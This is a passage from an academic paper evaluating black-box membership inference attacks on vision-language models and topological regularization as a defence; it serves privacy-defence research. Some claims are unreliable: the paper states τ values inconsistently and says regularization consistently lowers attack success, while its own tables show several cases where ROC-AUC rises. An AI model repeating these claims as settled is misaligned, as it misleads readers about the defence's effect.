Fine-Tuning. We fine-tuned each model for each dataset under three different topological regularization settings: $\tau \in \{0, 2, 3\}$, which we call *Baseline*, *Neuro*, and *Neuro++*. During fine-tuning, we update the model parameters while applying a τ-scaled topological penalty to the decoder features. We save a separate checkpoint directory for every combination of model, dataset, and τ.

Datasets and Splits. We use an 80/20 member split of each dataset for fine-tuning. We keep the non-member split for evaluation only. Full details about sampling appear in Section 4.3.

Caption Generation. We generate one caption per image. The ViT-GPT2 model uses greedy decoding (no sampling, single beam, set to a `max_new_tokens=20`). The BLIP model uses its default `generate()` configuration, which also includes no sampling and a single beam. PaliGemma 2 generates captions with a brief `"Describe the image"` prompt text. We used nucleus sampling (`top_p=0.9`), `temperature=0.7`, `repetition_penalty=1.2`, and `max_new_tokens=60`. Before calculating similarity scores, we remove any echoed prompt text (e.g., the phrase `"Describe the image"`) that may precede generated captions. Doing this ensures the scoring reflects only the model's visual description and excludes prompt artifacts.

Per-Configuration Evaluation. We calculate all similarity statistics (MPNet, ROUGE-2), similarity gaps, and membership decisions separately for each combination of model, dataset, and τ configuration. We use the member and non-member sets described earlier.

4.2 Models Evaluated

We evaluate three representative vision-language models (VLMs): **BLIP** [46], **ViT–GPT2** [24, 77], and **PaliGemma 2** [4]. We also examine each model under three levels of topological regularization: $\tau \in \{0, 2, 3\}$. The configuration $\tau = 0$ corresponds to the standard pretrained model, whereas $\tau > 0$ adds topological regularization during supervised fine-tuning. We fine-tune all models end-to-end using image-caption pairs. For each combination of model, dataset, and τ configuration, we save a separate checkpoint. We use these checkpoints later to generate captions and check membership based on similarities. This approach enables us to compare the extent of privacy leakage across different models, datasets, and levels of regularization.

4.3 Datasets

We evaluate our models on three image-caption datasets: **COCO** [59], **NoCaps** [1], and **CC3M** [86]. For each dataset, we randomly select 400 image-caption pairs and group them as *members*, and an additional 400 pairs as *non-members*, keeping a balanced 1:1 ratio. We ensure that these two sets are completely disjoint from each other. We fine-tune the models only on the member pairs, splitting into 80% for training and 20% for validation. The non-member pairs remain unseen during training, and we use them for evaluation. We apply the same sampling for all datasets.

4.4 Similarity Scoring

For each model, dataset, and τ configuration, we evaluate how closely a generated caption matches its reference. We calculate two scores: ROUGE-2 F1 [2, 57] for lexical overlap and MPNet cosine similarity [90] for semantic similarity. We use the MPNet model from sentence-transformers to generate

embeddings with `normalize_embeddings` set to `True`. For each image, we compare the generated caption with the reference captions and take the maximum score from the reference captions. For each configuration and membership category (member/non-member), we log the per-image similarity values, as well as the mean similarity and sample count.

4.5 MIA Pipeline

We evaluate membership inference for each combination of dataset, model, regularization coefficient (τ), and granularity parameter g ($g \in \{10, 50, 100, 150, 200\}$). Doing that helps us to observe how the attack success rate changes with different sampling depths. For each run, we load the generated captions for both member and non-member sets, with their matching reference captions. For each image, we calculate a membership signal that represents the maximum similarity between the generated caption and its available reference captions, using a single metric (MPNet or ROUGE-2) per run and producing a single score per image. We do not use any shadow models in our setup. The attack compares the distributions of similarity scores from member and non-member sets and adjusts the decision thresholds accordingly. This method computes the ROC-AUC for these two score distributions, with a higher AUC indicating better attack success. We explain the ROC-AUC metric in Section 4.6.

4.6 Evaluation Metrics

In this section, we discuss the main evaluation metrics used in our experiments to measure the success of our attacks.

ROUGE-2 Metric: We evaluate the lexical similarity of the generated captions using the *ROUGE-2* metric [86, 120]. The general ROUGE framework is the most widely used evaluation metric for text summarization, serving as a content-based metric that measures the similarity between a generated text and a reference by quantifying overlapping n-grams [2, 58]. Specifically, ROUGE-2 measures the overlap of bigrams (2-grams) between the candidate and reference texts, thereby directly quantifying shared continuous two-word phrases [58].

MPNet Metric: We also evaluated the similarity between the generated and reference captions using *MPNet* cosine similarity, an embedding-based semantic encoder. Semantic sentence embedding encodes sentences into vectors, such that when two sentences are close in this vector space, it means they have similar meanings [90, 105, 108, 121].

ROC-AUC Metric: To provide a more precise assessment of the performance of our attack, we measure its success rate using the ROC-AUC area under the ROC Curve [7, 106]. This method gives a stronger measure of how the attack performs at different levels of true positives [40]. It directly addresses the key goal of distinguishing between members and non-members [89].

5 Experimental Results


In this section, we present our results after testing our three models, BLIP, PaliGemma 2, and ViT-GPT2 on datasets COCO, NoCaps, and CC3M. Our analysis covers different levels of topological regularization, $\tau \in \{0, 2, 5\}$. We report these results using two methods: (i) similarity metrics (MPNet and ROUGE-2), and (ii) membership inference accuracy (ROC-AUC). Below, we discuss the patterns we observe.

5.1 MIA Attack Success Rates

We compare the MIA attack success rates in the BASELINE and Neuro models across datasets and model architectures. In Table 1, BLIP shows a (**94.00%**) BASELINE ROC-AUC while ViT-GPT2 has the lowest at (**55.51%**). This trend is also similar in Table 2. In Table 3, although BLIP still shows the highest BASELINE ROC-AUC at (**81.74%**), PaliGemma 2 follows closely with (**81.44%**), while ViT-GPT2 still has the lowest at (**68.48%**). It shows that models with stronger image-text alignment tend to leak membership information. As the value of τ increases, MIA success rates generally decrease for most (model, dataset) pairs. For the three VLMs tested, the lowest ROC-AUC for attacks is consistently observed at $\tau = 3$ (NEURO++) across all **COCO**, **NoCaps**, and **CC3M** datasets. Topological regularization enhances resilience against MIA attacks by reducing the model's sensitivity to patterns within member sets. However, the extent of this improvement depends on the dataset. For instance, COCO and CC3M exhibit substantial reductions in ROC-AUC, whereas NoCaps shows more minor changes due to its diverse captioning style and weaker direct alignment [1]. We display the full ROC-AUC curves for COCO, CC3M, and NoCaps in Fig. 2.

We observe that the neuro-inspired models (BLIP) achieve lower ROC-AUC scores, indicating the resilience of the models against MIA attacks. For example, in the COCO dataset, NEURO and NEURO++ achieve 24% and 30.5% ROC-AUC drops, compared to the BASELINE. Similarly, across the CC3M and NoCaps datasets and other models (PaliGemma 2 and ViT-GPT2), we observe a drop in attack performance, i.e., ROC-AUC. This indicates higher resilience of the neuro-inspired models against MIAs.

In summary, while the BASELINE model achieves the highest ROC-AUC score because of the least resilience against MIAs, the neuroscience-inspired models show better resilience against MIAs, reducing the ROC-AUC, as demonstrated across models in Tables 1–3, varying datasets. Also note that, as we increase the τ regularization from 2 to 3, neuro-models become more resilient, i.e., high regularization makes the representations more sparse, thus less susceptible to MIA threats. In other words, models become more resilient to MIA threats with higher regularization (e.g., NEURO++ is more resilient than NEURO model).



(a) ROC-AUC with COCO Dataset (b) ROC-AUC with CC3M Dataset (c) ROC-AUC with NoCaps Dataset

Figure 2: Plots showing attack success rates in ROC-AUC.

Table 2: Performance comparison among BASELINE and τ-regularized neuroscience-inspired models (NEURO with $\tau = 2$ and NEURO++ with $\tau = 3$) on the CC3M dataset. The table reports member and non-member similarity scores for MPNet and ROUGE-2, along with the resulting ROC-AUC values (mean$\pm$std) across BLIP, PaliGemma 2, and ViT-GPT2.

Dataset	Model	Threat Model	MPNet $\downarrow\downarrow$ (Member)	MPNet $\downarrow\downarrow$ (Non-Member)	ROUGE-2 $\downarrow\downarrow$ (Member)	ROUGE-2$\downarrow\downarrow$ (Non-Member)	ROC-AUC$\uparrow\uparrow$
CC3M	BLIP	BASELINE	0.560	0.522	0.152	0.110	84.23 ± 15.45
		NEURO	**0.561**	**0.519**	**0.158**	**0.113**	$\mathbf{85.43 \pm 15.15}$
		NEURO++	**0.475**	**0.450**	**0.093**	**0.075**	$\mathbf{76.52 \pm 14.75}$
	PaliGemma 2	BASELINE	0.418	0.397	0.056	0.046	71.69 ± 11.40
		NEURO	**0.486**	**0.462**	**0.079**	**0.068**	$\mathbf{74.45 \pm 14.14}$
		NEURO++	**0.451**	**0.436**	**0.073**	**0.063**	$\mathbf{68.33 \pm 12.06}$
	ViT-GPT2	BASELINE	0.363	0.371	0.041	0.038	48.13 ± 16.11
		NEURO	**0.363**	**0.372**	**0.042**	**0.038**	$\mathbf{48.11 \pm 17.64}$
		NEURO++	**0.363**	**0.371**	**0.043**	**0.037**	$\mathbf{52.46 \pm 19.89}$

5.2 Model Performance (Utility) Comparisons

We compare the performances of the caption generation tasks in the VLMs in the BASELINE vs. NEURO models with both quantitative and qualitative comparisons. We illustrate our findings below.

5.2.1 Qualitative Comparisons

We present the images, reference captions, and generated captions for the COCO dataset in Fig. 3 and Fig. 4, where the members are correctly classified as members and non-members are correctly classified as non-members. These show the successful MIA attack scenarios across different threat models. Observe that the generated captions under successful MIAs with different models (e.g., BASELINE, NEURO, or NEURO++) are similar, which means the caption generation tasks are not impacted by the MIAs. In fact, the neuro-inspired models generate very similar captions to the BASELINE under the MIA attack scenario. For example, in Fig. 4, for a non-member sample, the reference caption is *a woman in a chef's hat cutting a tomato* and the generated caption in the NEURO++ model is *a woman wearing a white hat and holding a tomato*, which are very similar. This indicates the model utility from qualitative comparison is not compromised due to neuroscience-inspired modeling incorporation. We observe a similar trend for the scenarios when the MIAs fail to infer the membership, i.e., members inferred as non-members or non-members inferred as members, as presented in Fig. 7 and Fig 8, respectively.

5.2.2 Quantitative Comparisons

Fig. 5 summarizes how lexical similarity changes in terms of member and non-member sets across τ. It shows the average ROUGE-2 scores for all models and datasets. Increasing the value of τ affects both similarity metrics and the success of the attack. Fig. 6 shows how the similarity means of MPNet



***BASELINE*, $\tau = 0$**
Reference Caption: Closeup of bins of food that include broccoli and bread.
Generated Caption: a close up of a tray of food with broccoli



***NEURO*, $\tau = 2$**
Reference Caption: A fighter jet airplane on the runway at an airport.
Generated Caption: a fighter jet plane on a runway at an airport



***NEURO++*, $\tau = 3$**
Reference Caption: Two giraffe standing next to each other on a grass covered field.
Generated Caption: two giraffes standing next to each other on a lush green field

Figure 3: **Member correctly classified as Member.**

also change in terms of member and non-member sets across τ for each dataset and model.

In the COCO and CC3M datasets, MPNet and ROUGE-2 scores slightly change when τ increases from 0 to 3. For example, in COCO for member sets, MPNet decreases from 0.723 (BASELINE) to 0.698 (NEURO++), and ROUGE-2 changes from 0.249 to 0.319. For non-member sets MPNet changes from 0.663 (BASELINE) to 0.687 (NEURO++), and ROUGE-2 changes from 0.171 to 0.312. This suggests that NEURO++ models can achieve similar or slightly better similarity scores between generated and reference captions, indicating limited or dataset-dependent utility variations. We can observe a similar trend in the NoCaps dataset with similar or slightly changed similarity scores (MPNet and ROUGE-2), which indicates NEURO++ is more effective.

The three models (BLIP, PaliGemma 2, and ViT-GPT2) exhibit distinct similarity profiles across the datasets. BLIP consistently achieves the highest MPNet and ROUGE-2 similarity scores at $\tau = 0$ (BASELINE), inferring much stronger alignment with reference captions. PaliGemma 2 has moderate scores, while ViT-GPT2 scores the lowest on most datasets. This ranking likely reflects their architectural design differences: BLIP's contrastive pretraining helps it achieve better lexical and semantic alignment [46], whereas ViT-GPT2 generates more varied, less specific captions [26]. To recap, the quantitative comparisons indicate that the generated captions in the NEURO and NEURO++ models achieve similar similarity scores (generated vs. reference captions) as the BASELINE models, in terms of similarity metrics, i.e., MPNet and ROUGE-2, illustrating that neuroscience-inspired models do not significantly compromise model utility.

5.3 Impact of Neuro-Inspired Topological Regularization

A direct comparison between τ=2 and τ=3 shows a similar pattern based on the dataset. For COCO and CC3M, NEURO++ generally produces lower MPNet and ROUGE-2 scores than NEURO. PaliGemma 2 on COCO, however, shows an opposite trend, with NEURO++ producing higher similarity scores. This means there is no significant change in similarity; however, the ROC-AUC decreases in most scenarios, improving privacy beyond what NEURO provides.

On NoCaps, NEURO and NEURO++ usually produce very similar MPNet and ROUGE-2 scores, with only a slight drop in ROC-AUC. While NEURO++ offers attack resilience in datasets with structured captions, it has a limited impact on more diverse datasets. Neuro-inspired regularization smooths internal representations and reduces overfitting to specific training examples. This mechanism narrows the similarity gap between members and non-members, thereby improving resiliency against attacks [20, 30, 65, 75]. In summary, while the NEURO models achieve slightly lower similarity scores compared to BASELINE in most scenarios, the NEURO++ model's similarity is slightly lower than NEURO. This is because the NEURO++ models are slightly more resilient than the NEURO model, resulting in a utility that is similar or slightly lower. However, our findings show that NEURO++ models do not compromise utility significantly higher than NEURO.

5.4 Ablations

To understand how topological regularization affects the attack setup, we tested it on two datasets (COCO and NoCaps) and two models (BLIP and ViT-GPT2). We varied the regular-



***BASELINE*, $\tau = 0$**
Reference Caption: A bathroom with a sink and mirror is shown through the door way.
Generated Caption: a white sink sitting under a mirror in a bathroom




***NEURO*, $\tau = 2$**
Reference Caption: A woman sitting on a wooden chair next to a window.
Generated Caption: a person sitting at a table in a living room




***NEURO++*, $\tau = 3$**
Reference Caption: A woman in a chef's hat cutting a tomato.
Generated Caption: a woman wearing a white hat and holding a tomato


Figure 4: **Non-member correctly classified as Non-member.**



(a) Similarity Means with COCO



(b) Similarity Means with CC3M



(c) Similarity Means with NoCaps

Figure 5: Performance comparisons among BASELINE and the τ-regularized neuroscience-inspired models (NEURO with $\tau = 2$ and NEURO++ with $\tau = 3$) in terms of similarity means (ROUGE-2) across multiple models (i.e., BLIP, PaliGemma 2, and ViT-GPT2) on three datasets—COCO, CC3M, and NoCaps.

ization strength τ with values $\{0, 1, 2, 3, 5\}$ and the granularity g with options $\{50, 100, 200\}$. The granularity parameter g determines how many similarity points we sample during inference. A higher g works like a higher-resolution image for an attacker, giving them a clear view of the model's patterns by reducing uncertainty. When we increase g, we provide the attacker with more detailed information, making it easier for them to launch a stronger, more effective *black-box* attack. For each combination of dataset, model, τ, and g, we averaged the attack success rate with two similarity metrics (MPNet and ROUGE-2) and plotted the results in Fig. 9.


5.4.1 Effect of Granularity (g)

The study shows that for both datasets, higher granularity leads to higher attack success, especially for BLIP. For example, on COCO with BLIP at $\tau = 0$, the ROC-AUC climbs from 0.922 at $g = 50$ to 1.000 at $g = 200$. When $\tau = 1$, the attack success drops to 0.800 at $g = 50$, rises to 0.946 at $g = 100$, then returns to 1.000 at $g = 200$. On the NoCaps dataset, BLIP and ViT-GPT2 show a similar pattern, where attacks strengthen as g increases. However, ViT-GPT2 shows some unpredictable variations in its performance as τ changes. The study confirms that more finely grained attacks (larger g) are more successful at exploiting membership signals.

5.4.2 Effect of τ Across Datasets

Increasing the value of τ from 0 to 1 reduces the ROC-AUC on BLIP in COCO at moderate granularities like $g = 50$ and $g = 100$. Higher values of τ ($\tau = 2$, NEURO, and $\tau = 3$ NEURO++) further lower the attack performance through different granularities. ViT-GPT2 shows noticeable changes between $\tau = 0$ and $\tau = 1$ on COCO. However, these differences are less noticeable than with BLIP, indicating a minor but consistent improvement in privacy.

On NoCaps, the effect of τ is weaker. BLIP shows an inconsistent trend, with $\tau = 0$ having a weaker attack rate than higher τ. The curves for $\tau = 2$ and $\tau = 3$ are identical throughout all granularities. It shows that NEURO and NEURO++



(a) Similarity Means with COCO (b) Similarity Means with CC3M (c) Similarity Means with NoCaps

Figure 6: Performance comparisons among BASELINE and the τ-regularized neuroscience-inspired models (NEURO with $\tau = 2$ and NEURO++ with $\tau = 3$) in terms of similarity means (MPNet) across multiple models (i.e., BLIP, PaliGemma 2, and ViT-GPT2) on three datasets—COCO, CC3M, and NoCaps.



***BASELINE*, $\tau = 0$**
Reference Caption: Man on cell phone standing on street corner in house slippers
Generated Caption: a man standing on a sidewalk talking on a cell phone

***NEURO*, $\tau = 2$**
Reference Caption: Colorful umbrellas and chairs in the sand on a beach
Generated Caption: a group of beach chairs sitting on top of a sandy beach

***NEURO++*, $\tau = 3$**
Reference Caption: Planes in formation against a dark sky in mountainous region.
Generated Caption: a group of airplanes flying in formation in the sky

Figure 7: **Member misclassified as Non-member.**

do not offer extra benefits over each other on BLIP. For ViT-GPT2, the attack rates are almost identical at lower τ for granularities 50 and 100, but a moderate gap in attack success reduction is observed when g increases to 200. The attack success is significantly reduced at $\tau = 3$, and even more when g increases from 100 to 200.

5.4.3 Summary in Relation to Research Questions

The results above address the research questions posed in Section 1. For **RQ1**, neuro-inspired VLMs consistently achieve lower success rates in *black-box* MIAs than baseline models. Regarding **RQ2**, increasing the regularization strength τ generally reduces attack effectiveness while essentially preserving caption similarity, suggesting a favorable privacy-utility trade-off. Additionally, privacy improvements vary across datasets, with the most noticeable effects observed on COCO and CC3M.

6 Discussion

Our research explored the MIA vulnerabilities of regular VLMs and neuroscience-inspired VLMs developed with fine-tuning regular models with topological (τ) regularization. This research shows that neuro-inspired VLMs that resemble realistic biological neuron-based representations can be more resilient to MIA privacy threats on multi-modal VLMs. Our research opens up several promising directions, as we discuss below.

6.1 Adaptive Topological Regularization

In this research, we consider topological regularization (τ) presented in Equation 13 uniformly across all layers, while fine-tuning the VLMs. This uniform regularization ensures higher resilience, i.e., lower MIA attack success rates. However, this approach might be impacted by the model architecture, parameters, and other factors. These could lead to lower model utility and require the use of adaptive regularization to



***BASELINE*, $\tau = 0$**
Reference Caption: Skiers on a slope near a parking lot.
Generated Caption: a person riding skis on top of a snow covered slope



***NEURO*, $\tau = 2$**
Reference Caption: A woman in a chef's hat cutting a tomato.
Generated Caption: a woman in a chef's hat cutting a tomato




***NEURO++*, $\tau = 3$**
Reference Caption: A piece of chocolate swirled cake on a plate.
Generated Caption: a white plate topped with a white plate covered in food

Figure 8: **Non-member misclassified as Member.**

Table 3: Performance comparison among BASELINE and τ-regularized neuroscience-inspired models (NEURO with $\tau = 2$ and NEURO++ with $\tau = 3$) on the NoCaps dataset. The table reports member and non-member similarity scores for MPNet and ROUGE-2, along with the resulting ROC-AUC values (mean±std) across BLIP, PaliGemma 2, and ViT-GPT2.

Dataset	Model	Threat Model	MPNet ↓↓ (Member)	MPNet ↓↓ (Non-Member)	ROUGE-2 ↓↓ (Member)	ROUGE-2↓↓ (Non-Member)	ROC-AUC↑↑
NoCaps	BLIP	BASELINE	0.651	0.629	0.164	0.141	81.74 ± 13.09
		NEURO	**0.661**	**0.630**	**0.181**	**0.141**	$\mathbf{87.35 \pm 13.91}$
		NEURO++	**0.501**	**0.488**	**0.113**	**0.099**	$\mathbf{72.55 \pm 13.99}$
	PaliGemma 2	BASELINE	0.458	0.444	0.110	0.090	81.44 ± 14.44
		NEURO	**0.610**	**0.592**	**0.042**	**0.036**	$\mathbf{79.45 \pm 14.87}$
		NEURO++	**0.564**	**0.549**	**0.116**	**0.102**	$\mathbf{75.93 \pm 14.06}$
	ViT-GPT2	BASELINE	0.503	0.495	0.092	0.082	68.48 ± 13.85
		NEURO	**0.505**	**0.503**	**0.090**	**0.079**	$\mathbf{64.66 \pm 14.97}$
		NEURO++	**0.503**	**0.502**	**0.089**	**0.078**	$\mathbf{63.63 \pm 15.93}$



(a) ROC-AUC on COCO (b) ROC-AUC on NoCaps

Figure 9: Impact of τ on COCO and NoCaps with BLIP and ViT-GPT2 under $\tau \in \{0, 1, 2, 3, 5\}$ and granularities $g \in \{50, 100, 200\}$.

better balance privacy and utility across different architectures. One future direction is to fine-tune the model based on the privacy sensitivity score of each layer, which can be utilized to adaptively control τ across layers for better controllability.

6.2 Stronger *White-box* Threat Models

Our research focuses on the *black-box* MIAs on multi-modal VLMs. Experimental results show that the NEURO models are highly resilient against the MIAs in *black-box* setups. It also illustrates that higher penalization (τ) can improve the resilience, while not compromising model utility in caption generation, significantly. However, the experimental setup only considers adversarial query access to the target VLMs. It might be a future direction to explore how the neuroscience-inspired VLMs behave in *white-box* MIA setups. Since in

the *white-box*, the adversary does have more information available, e.g., gradients, more parameters, and architecture details, the attack can be stronger, and investigating multi-modal NEURO models' resilience in the *white-box* setup is an important future research direction.

6.3 MIAs against Task Agnostic Scenarios

In this research, we consider the vulnerability of the multi-modal VLMs in image captioning tasks, where the model generates captions for image inputs, and the adversary leverages generated captions to infer the membership of relevant image-text pairs. We experimented with different model architectures. However, our goal in future research is to explore more in-depth, particularly, whether these MIAs are task agnostic, e.g., investigate other multi-modal tasks like visual question answering, analyzing sentiment across image/text pairs, or text-to-image generation tasks to better identify the generalizability of our findings.

6.4 Topology-Constrained Distillation for Further Mitigation

Our research shows a promising future direction in the deployment of neuroscience-inspired modeling to improve MIA resilience. However, in the resource-constrained scenario, including computational and data-intensive applications, a good opportunity is to use the distillation technique to transfer learn the larger model to smaller VLMs, where the adversarial resilience can be transferred from larger (teacher VLMs) to smaller models (student VLMs), that can effectively balance the privacy utility trade-offs, without depending much on resources. This can enable improved MIA mitigation in resource-constrained environments. Another effective technique for feature-based watermarking guided τ regularization can improve the resiliency because this can selectively customize the regularization, even within a layer, different features can receive different regularization penalty based on the privacy-utility budget. This can also positively impact the VLM's computational complexity.

6.5 Scope and Limitations

Our evaluation focuses on image captioning tasks. This gives us a controlled way to study how similarity affects membership inference. This setup allows us to make consistent comparisons between models and datasets. A potential future direction is to extend this to other tasks, such as visual question answering or instruction following, which may exhibit different memorization behaviors. This can enable a broader understanding of the neuro-inspired VLM's resilience against attacks in task-agnostic scenarios.

Another perspective is that our investigation focuses on *black-box* attacks and neuro-inspired VLMs' resilience to attacks on similarity-based signals rather than data-driven optimization. Although this approach works well with API-based constraints when training data is unavailable, adversaries employing learned models, such as shadow training, could exploit deeper vulnerabilities. Future work could explore shadow-model-based or adaptive inference strategies to assess these potential worst-case privacy leakages of VLMs and the role of neuro-inspired VLMs in that scenario.

7 Conclusion

In this paper, we demonstrated that biologically inspired topological regularization is an effective method for mitigating MIAs in VLMs. Our findings indicate that increasing the regularization strength τ can reduce the similarity gap between member and non-member captions, therefore improving resilience against MIAs in several settings. Significantly, neuro-inspired VLMs generally maintain comparable caption similarity to baseline models, indicating a favorable privacy-utility trade-off. We also observe that the degree of privacy improvement varies depending on the model architectures and datasets used. Achieving consistent improvements often requires stronger regularization. These findings suggest several promising directions, including identifying optimal τ for privacy-utility trade-offs, exploring *white-box* MIAs on multi-modal VLMs, and analyzing generalizability of the neuro-inspired models across other multi-modal tasks. These steps are essential for creating deployable, privacy-preserving NEURO VLMs in real-life applications.

Acknowledgements

We thank the anonymous reviewers for their feedback to improve the manuscript. This work is supported by the University of Alabama (UA) under grant # 13009-214241-200. We would also like to thank the UA HPC Cluster and IT team for the computational support needed to conduct the experiments. In addition, we thank the Google Cloud Research Credits program (Award # GCP19980904) for their generous computing support.

Ethical Consideration

This work investigates privacy leakage in vision–language models (VLMs) through MIAs and particularly focuses on a neuroscience-inspired topological regularization framework to show the resilience of neuro-inspired VLMs against MIAs. Our goal is to analyze privacy risks associated with the deployment of multi-modal AI systems, particularly those trained on large-scale image–text pair datasets, which might contain sensitive information and leaking them can harm proprietary data. To evaluate privacy vulnerabilities, we conduct *black-box* MIA attacks on VLMs using publicly available datasets

(COCO, CC3M, and NoCaps) and pre-trained open-source models (BLIP, ViT-GPT2, and PaliGemma 2). No new personal data was collected, and no private or proprietary datasets were used. All experiments were performed using existing annotations without attempting to deanonymize individuals or extract personally identifiable information. While our work implements and evaluates privacy attacks, the intent is defensive and diagnostic: to better understand leakage mechanisms and demonstrate how topological regularization can mitigate them without degrading model utility. Since we did not do any data collection with subjects/study and our research does not involve interaction with human participants, our institution's Human Research Ethics Committee (IRB) determined that the work was exempt from human subjects review. No personal identifiers were collected, stored, or analyzed at any stage of the research.

Open Science

To support transparency, reproducibility, and responsible security/privacy research, we will release the full implementation of our MIA evaluation pipeline and τ-regularized fine-tuning neuro-inspired VLM framework. The code includes scripts for: (i) fine-tuning three VLMs (BLIP, PaliGemma 2, and ViT-GPT2) with different τ-regularization levels, (ii) generating captions for member and non-member image sets, (iii) computing semantic and lexical similarity scores, and (iv) performing black-box membership inference attacks. All experiments are implemented in Python and use PyTorch, Hugging Face Transformers, relying on publicly available model checkpoints and datasets. Detailed instructions for reproducing the results, including dataset pre-processing, hyperparameter settings, and evaluation protocols, are provided in the accompanying documentation. Our code will be made available via an anonymous repository at the time of submission: https://github.com/Trust-AI-ua/Neuro-VLM-resilience This release is intended to facilitate reproducibility and encourage further research on multi-modal VLM privacy risks and resilience of multi-modal neuro-inspired AI systems.

References

[1] AGRAWAL, H., DESAI, K., WANG, Y., CHEN, X., JAIN, R., JOHNSON, M., BATRA, D., PARIKH, D., LEE, S., AND ANDERSON, P. Nocaps: Novel object captioning at scale. In *Proceedings of the IEEE/CVF international conference on computer vision* (2019), pp. 8948–8957.

[2] BARBELLA, M., AND TORTORA, G. Rouge metric evaluation for text summarization techniques. *Available at SSRN 4120317* (2022).

[3] BEHRAVAN, M., AND GRACANIN, D. Generative multi-modal artificial intelligence for dynamic real-time context-aware content creation in augmented reality. In *Proceedings of the 30th ACM Symposium on Virtual Reality Software and Technology* (2024), pp. 1–2.

[4] BEYER, L., STEINER, A., PINTO, A. S., KOLESNIKOV, A., WANG, X., SALZ, D., NEUMANN, M., ALABDULMOHSIN, I., TSCHANNEN, M., BUGLIARELLO, E., ET AL. Paligemma: A versatile 3b vlm for transfer. *arXiv preprint arXiv:2407.07726* (2024).

[5] BLAUCH, N. M., BEHRMANN, M., AND PLAUT, D. C. A connectivity-constrained computational account of topographic organization in primate high-level visual cortex. *Proceedings of the National Academy of Sciences 119*, 3 (2022), e2112566119.

[6] BORDES, F., PANG, R. Y., AJAY, A., LI, A. C., BARDES, A., PETRYK, S., MAÑAS, O., LIN, Z., MAHMOUD, A., JAYARAMAN, B., ET AL. An introduction to vision-language modeling. *arXiv preprint arXiv:2405.17247* (2024).

[7] CARLINI, N., CHIEN, S., NASR, M., SONG, S., TERZIS, A., AND TRAMER, F. Membership inference attacks from first principles. In *2022 IEEE symposium on security and privacy (SP)* (2022), IEEE, pp. 1897–1914.

[8] CARLINI, N., HAYES, J., NASR, M., JAGIELSKI, M., SEHWAG, V., TRAMER, F., BALLE, B., IPPOLITO, D., AND WALLACE, E. Extracting training data from diffusion models. In *32nd USENIX security symposium (USENIX Security 23)* (2023), pp. 5253–5270.

[9] CHANG, Y., WANG, X., WANG, J., WU, Y., YANG, L., ZHU, K., CHEN, H., YI, X., WANG, C., WANG, Y., ET AL. A survey on evaluation of large language models. *ACM transactions on intelligent systems and technology 15*, 3 (2024), 1–45.

[10] CHENG, D., ZHAN, H., ZHAO, X., LIU, G., LI, Z., XIE, J., SONG, Z., FENG, W., AND PENG, B. Text-to-edit: Controllable end-to-end video ad creation via multimodal LLMs. *arXiv preprint arXiv:2501.05884* (2025).

